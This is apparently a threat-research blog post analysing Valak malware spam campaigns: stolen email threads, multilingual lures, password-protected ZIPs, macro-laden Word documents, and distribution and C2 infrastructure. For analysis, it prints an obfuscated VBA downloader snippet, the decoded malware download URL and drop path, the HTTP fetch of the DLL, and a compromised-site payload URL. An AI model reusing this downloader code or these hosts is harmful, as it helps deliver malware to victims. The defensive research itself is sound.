
Languages targeted

In the examples to this point, we focused on the English-language campaigns we uncovered. However, English was not the only language we found attackers leveraging. We also identified several other campaigns, including campaigns in German, like one targeting a transportation organization. An email associated with this German campaign is shown below.



One interesting note related to the campaign in German, many of the threads they were leveraging were in English, but the malicious reply message was always in German, something that would likely stand out to potential victims.


In addition to German campaigns, we also found some targeting email threads in Spanish. In this case, the threads were in Spanish, but the malspam responses were in English, an example of which you can find below. Please note that I have left the salutations in the emails to denote the use of Spanish, as the majority of the text needs to be redacted.




Evidence of consumer targeting

While the majority of the emails we have observed distributing Valak are tied to enterprises, they are not the only targets. During our investigation, we found examples of attempts being made against personal email accounts, and in some cases, the adversaries made some poor choices as to which emails to respond to. This shows a divergent approach from what we saw in some of the more targeted emails, including accurate signature blocks and replying to relevant threads.

As an example of one of these failures, we show here the actors responding to what is obviously dating spam, trying to entice the user to send an email to a third email account for further compromise. The Valak distributors still tried to respond as if it were a legitimate email, showing that the automation they are using has its faults.



In another email mistake, the actors actually responded to what is clearly pharmaceutical spam and is not even a remotely legitimate email thread.




There were a handful of other obvious spam messages that these actors replied to, during these campaigns. It is worth noting that these messages make up a much smaller percentage than those we saw targeting larger enterprises.

However, it does point to two separate campaigns that may be ongoing. One that is targeting specific organizations with an array of email messages from multiple different accounts and another that appears to be responding to a wide array of emails directed at end-users, without much consideration for what thread the reply originated from.

Initial infection process

As previously mentioned, the emails associated with these distribution campaigns feature the use of password-protected ZIP archives. By encrypting the contents of the email attachments, the attackers can ensure that content inspection and detection capabilities are unable to properly evaluate them. This also allows them to evade some automated analysis environments like sandboxes, as user interaction is required to decrypt the ZIP archives.

Microsoft Word documents inside these ZIP archives are used to initiate the Valak infection. Most of the documents analyzed feature the use of similar decoy images as the document in the example below, however, they were localized with different language sets being used to display a message to potential victims, instructing them to enable macros.



When enabled, the embedded VBA macros function as a downloader and handle retrieving and executing the DLL associated with Valak.

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
Suspicious	exec	May run an executable file or a system command using Excel 4 Macros (XLM/XLF)
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	Lib	May run code from a DLL
Suspicious	URLDownloadToFileA	May download files from the Internet
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

The URL used to retrieve the malicious DLL has been obfuscated.

```
Dim arr(8) As String
' Qualifying priceless failure
' Photos watch forgave most
arr(0) = "h100%t100%t100%p100%:100%/100%/100%p100%5100%7100%z100%u100%1100%p100%9100%b100%3100%a100%u100%2100%w100%6100%g100%h100%u100%.10"
' Namibia polished pro- fake
' This installed prate
' Motorola findings meritorious spiral tiles
' Aggregation coordinated unwound
arr(1) = "0%c100%o100%m100%/100%u100%r100%v100%a100%v100%e100%/100%c100%e100%n100%n100%c100%.100%p100%h100%p100%?100%l100%=100%h100%a100%a"
' Workshop closest
' Existed engineering adjust dogmatism
arr(2) = "100%o100%7100%.100%c100%a100%b100%=100%=100%=100%=100%=100%c100%:100%\100%p100%r100%o100%g100%r100%a100%m100%d100%a100%t100%a100"
' Recommends worth
' Translators computation dragons executives
' Isle meyer entrepreneurs chat
' Gd
arr(3) = "%\100%5100%7100%6100%7100%3100%9100%4100%4100%.100%d100%a100%t100%"
```

The previous series of arrays contain the URL hosting the malicious DLL as well as the local storage location where the DLL will be stored:

```
http://p57zu1p9b3au2w6ghu.com/urvave/cennc.php?l=haao7.cab

c:\programdata\57673944.dat
```

The DLL is then retrieved from an attacker-controlled web server using UrlDownloadToFileA.

```
GET /urvave/cennc.php?l=haao7.cab HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: p57zu1p9b3au2w6ghu.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 01 Jun 2020 20:01:37 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/7.2.31
Content-Description: File Transfer
Content-Disposition: attachment; filename="haao7.cab"
Expires: 0
Cache-Control: must-revalidate
Pragma: public
Content-Length: 184832
Connection: close
Content-Type: application/octet-stream

MZ.....@.....  ....!..L.!This program cannot be run in DOS mode.
```

The DLL is then registered using regsvr32.exe, which initiates the Valak infection process. The infection process has been covered extensively here and here. Valak is a continuously evolving, modular malware family that features robust capabilities and is successful at infecting systems across the various geographic regions targeted by these attackers. Over the past few weeks, Cisco Talos observed multiple changes to the way in which Valak is retrieved, as well as an increase in the level of obfuscation in the configuration file used by the malware's later stages. Recently, it appears that Valak is also leveraging compromised CMS servers to distribute the initial Valak DLL, an example of which is below:


```
http://digifish3[.]com/blog/wp-content/themes/busify/_eWTFIH4ngoi2PJUl.php?
x=MDAwMSBskYeC02Ql3VG8Ae9TVFHu6uY34q-zd5ISLrA1LlMNJ88yi_SVZUlkWiyyC9gmFThkFMVkHIlaI-
DSlZPLLzSuvVgZWgWuujIh-VCBWg50AL-jKfRnl38NNw89_MLBalU19J9qyusiuA_X0pqC
```

As previous analysis focused on the infection process itself, we will focus on analyzing the characteristics associated with the distribution and C2 infrastructure associated with this threat.

Campaign analysis

Spam volume and victimology

Talos was able to track the campaigns back to early 2020, with a couple of samples from early in the year. However, the activity really appeared to explode over the last several months. As you can see below the activity in May and early June accounted for more 95% of the overall Valak activity.




The Valak campaigns aren't marked with huge amounts of emails but given that they are curating the emails they are sending from existing email threads, it makes logical sense. This use of stolen email threads and password-protected ZIPs has been successful for the group delivering Valak, so the likelihood of imposters is relatively high.

Valak distribution servers

During the analysis of Valak distribution infrastructure, we observed DNS updates being made frequently as new campaigns were launched by attackers. To track the movement of malicious domains across the attacker infrastructure, Passive DNS data was used to track the servers being used to deliver the initial Valak DLL to victims.

We discovered that a large portion of the infrastructure used to deliver the initial DLL was hosted across a relatively small number of hosting providers with servers primarily located in Russia and Ukraine.



Valak C2 servers

In addition to the infrastructure being used for the initial distribution of the DLL associated with Valak, infected systems also communicate with C2 servers to transfer information and attempt to obtain additional modules and instructions to perform. In analyzing the C2 infrastructure associated with various Valak campaigns, we observed the same infrastructure associated with a myriad of other malicious activities. Additionally, in multiple instances, passive DNS telemetry indicates that some of the systems used for C2 may have also been leveraged as part of the MyKings and Dark Cloud botnets, however, this may be coincidental and not intentional on the part of the attackers.

While the majority of the servers used to distribute the initial Valak DLL files were hosted in a relatively small number of different geographic regions, the C2 servers used to administer the botnet were spread out across a larger number of regions. Many of the servers were hosted in the United States. Below is a high-level overview of the geographic region of the servers used for C2.

The campaigns associated with Valak appear to be relatively successful, likely because of perimeter security controls being unable to scan the initial attachments being sent to potential victims. Below is a graph showing the DNS activity from systems likely infected with Valak attempting to communicate with one of the Valak C2 servers. As soon as the distribution campaigns that leveraged this domain became active, infected systems immediately began beaconing. Due to the way that C2 has been implemented, infected systems are continuously establishing connections to malicious infrastructure, creating a consistent amount of DNS-related traffic.

Conclusion

In a world where malspam is constantly being created and sent, the goal is to get to inboxes. We as an industry are always getting better at detecting malspam and adversaries are always going to be looking for ways to move ahead. We've seen with Emotet before and now

with Valak that stolen email is an effective way to increase not only the likelihood of getting to a user's inbox but the user is going to be receptive of the malspam.

Once you combine that with the use of password-protected ZIP files, the effect can be quite successful. As we've shown throughout this blog these Valak campaigns have proceeded and the resulting command and control traffic indicates, it's been productive. This puts organizations in a tough position. The use of stolen email threads means that the emails are unlikely to be blocked based on content and the use of password-protected ZIPs, prevents most scanning. Organizations need to make a decision on whether or not they want to allow password-protected files to be sent via email. Depending on the vertical and the organization, this may or may not be a valid option for mitigation.

By allowing password-protected files to be sent via email, endpoint security largely becomes the final bastion before a compromise occurs. This key technology is only getting more important as encryption on the wire and sophisticated evasion become standard. Enterprises need to also be adjusting hunting activities to look at what appears to be legitimate email threads and potentially isolating all unscannable files received via email or through other means.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco AMP users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), Cisco ISR, and Meraki MX.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. The following SIDs have been released to detect this threat: 54401-54404.

Indicators of Compromise (IOCs)

The following indicators of compromise have been observed as being associated with Valak.

Hashes

A list of file hashes (SHA256) that have been observed as being associated with Valak can be found here.

Domains

A list of domains that have been observed as being associated with Valak can be found here.

IP Addresses

A list of IP addresses that have been observed as being associated with Valak can be found here.